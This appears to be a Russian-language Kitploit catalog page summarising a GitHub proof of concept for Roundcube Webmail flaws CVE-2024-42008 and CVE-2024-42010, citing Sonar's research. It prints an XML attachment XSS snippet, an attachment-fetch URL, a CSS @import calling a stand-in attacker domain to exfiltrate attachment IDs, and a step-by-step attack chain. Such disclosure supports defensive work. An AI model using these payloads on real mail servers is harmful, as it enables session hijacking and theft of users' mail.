
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Roundcube-CVE-2024-42008-and-CVE-2024-42010-POC — PoC для уязвимостей Roundcube CVE-2024-42008 и CVE-2024-42010 | Kitploit

Инструменты/GitHubGitHub/victoni/roundcube-cve-2024-42008-and-cve-2024-42010-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьБезопасность Электронной Почты
GitHubvictoni/roundcube-cve-2024-42008-and-cve-2024-42010-poc

Roundcube-CVE-2024-42008-and-CVE-2024-42010-POC

PoC для уязвимостей Roundcube CVE-2024-42008 и CVE-2024-42010

Репозиторий
2431 год назадЕщё не проверено
Поделиться

Доказательство концепции: CVE-2024-42008 и CVE-2024-42010

Это доказательство концепции (PoC) демонстрирует эксплуатацию двух уязвимостей в Roundcube Webmail, которые позволяют внедрение CSS и межсайтовый скриптинг (XSS). Атака состоит из двух этапов:

  1. XSS через вредоносное XML-вложение (CVE-2024-42008)


    Из-за недостаточных проверок загрузки файлов XML-файл может быть отправлен в качестве вложения с кодом JavaScript, например:

    <something:script xmlns:something="<http://www.w3.org/1999/xhtml>">
    	alert(origin)
    </something:script>
    

    Это была известная проблема, отслеживаемая как CVE-2020-13965, и мерой по смягчению было отключение опции «Открыть вложение». Но файл по-прежнему можно получить через конечную точку

    https://roundcube.host.com/?_task=mail&_mbox=INBOX&_uid=[UID]&_part=2&_download=0&_action=get
    

    Где UID — это уникальный идентификатор для данного конкретного вложения в данном почтовом ящике (т.е. INBOX).
  2. HTML-эксфильтрация через внедрение CSS (CVE-2024-42010)

    При отправке электронного письма можно внедрить собственный CSS-файл, если он размещён в домене, начинающемся с a. Используя это и JavaScript-серверный файл, обрабатывающий запросы от уязвимого хоста Roundcube, можно извлечь UID вредоносного XSS-вложения.

    Импортируйте CSS в отправленном письме с помощью

    <style>
    	@import "//a.attackerdomain.com/start?"
    </style>
    


    Разместите JS-сервер (roundcube-css-exploit.js), который извлекает UID вредоносного вложения
Цепочка атаки


  1. Разместите на своём домене JavaScript-сервер
  2. Отправьте электронное письмо с вредоносным XML-вложением и импортируйте CSS со своего домена
  3. Жертва открывает письмо, и UID извлекается
  4. Затем, в зависимости от предпочтительного способа доставки XSS, вы можете либо отправить второе письмо со ссылкой на вложение, либо перенаправить пользователя через него.

Источник: Правительственные письма под угрозой: критическая уязвимость межсайтового скриптинга в Roundcube Webmail (Команда исследования уязвимостей Sonar)

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




